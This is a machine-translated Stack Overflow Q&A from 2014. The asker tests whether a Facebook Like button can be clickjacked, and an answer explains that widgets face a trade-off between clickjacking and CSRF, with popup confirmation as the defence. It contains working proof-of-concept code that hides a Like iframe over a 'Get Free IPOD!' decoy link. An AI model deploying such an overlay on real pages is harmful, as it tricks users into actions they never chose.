
facebook喜欢容易被点击的按钮吗?
几天前,我已经读到关于http://javascript.info/tutorial/clickjacking的点击攻击。所以今天我试着用facebook像纽扣一样。看来我在这个实验中是成功的。
但是我不确定我的天气是否正确?这是我使用过的代码片段。
<html>
<head>
<script>
window.fbAsyncInit = function() {
FB.init({
appId : '********',
xfbml : true,
version : 'v2.1'
});
};
(function(d, s, id){
var js, fjs = d.getElementsByTagName(s)[0];
if (d.getElementById(id)) {return;}
js = d.createElement(s); js.id = id;
js.src = "//connect.facebook.net/en_US/sdk.js";
fjs.parentNode.insertBefore(js, fjs);
}(document, 'script', 'facebook-jssdk'));
</script>
<style>
iframe { /* iframe from facebook.com */
width:140px;
height:100px;
margin-top: 100px;
margin-left: 50px;
position:absolute;
top:0; left:0;
filter:alpha(opacity=50); /* in real life opacity=0 */
opacity:0.5;
}
.a{
margin-top: 95px;
}
</style>
</head>
<body>
<div class="a">
<a href="http://www.google.com" target="_blank" style="position:relative;left:20px;z-index:-1">Get Free IPOD!</a>
</div>
<iframe src="//www.facebook.com/plugins/like.php?href=https%3A%2F%2Fwww.facebook.com%2FTimesnow&width&layout=button&action=like&show_faces=false&share=false&height=35&appId=*****" scrolling="no" frameborder="0" style="border:none; overflow:hidden; height:35px;" allowTransparency="true"></iframe>
</body>
</html>

我可以将iframe的不透明度设置为0,这样当用户单击链接时,用户就看不到fb按钮,攻击者页面就会自动被喜欢。
示例Fiddle:http://jsfiddle.net/5e5kvxk4/2/
我是不是遗漏了什么?还是像按钮这样的facebook真的很脆弱?
回答 1
Stack Overflow用户
发布于 2014-09-26 08:47:23
是的,它可能很容易被点击劫持。那里的isn't a good solution to protect widgets from forged requests使用了当前的网络技术。
该小部件要么易受单击劫持的影响,要么易受CSRF攻击,如下所述:
来自"How to protect widgets from forged requests":
您不希望这个小部件容易受到CSRF的攻击,所以您可以为页面编写一个iframe。基于源继承规则,父站点将无法读取CSRF令牌。然而,点击劫持(或喜欢劫持)怎么办?由于CSRF,您必须在iframe和那里的x帧选项无法帮助,同样适用于帧破坏程序。
目前最好的解决方案似乎是使用弹出窗口来验证单击:
点击小部件需要打开一个包含新页面的弹出窗口-- iframe不够好,它必须是一个新窗口--它完全由您的web应用程序控制。确认页面上的动作,不管是什么。 是的,这有点不雅观,但目前的Web安全架构并没有给您提供更好的选择。
https://stackoverflow.com/questions/26018851
复制相似问题
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号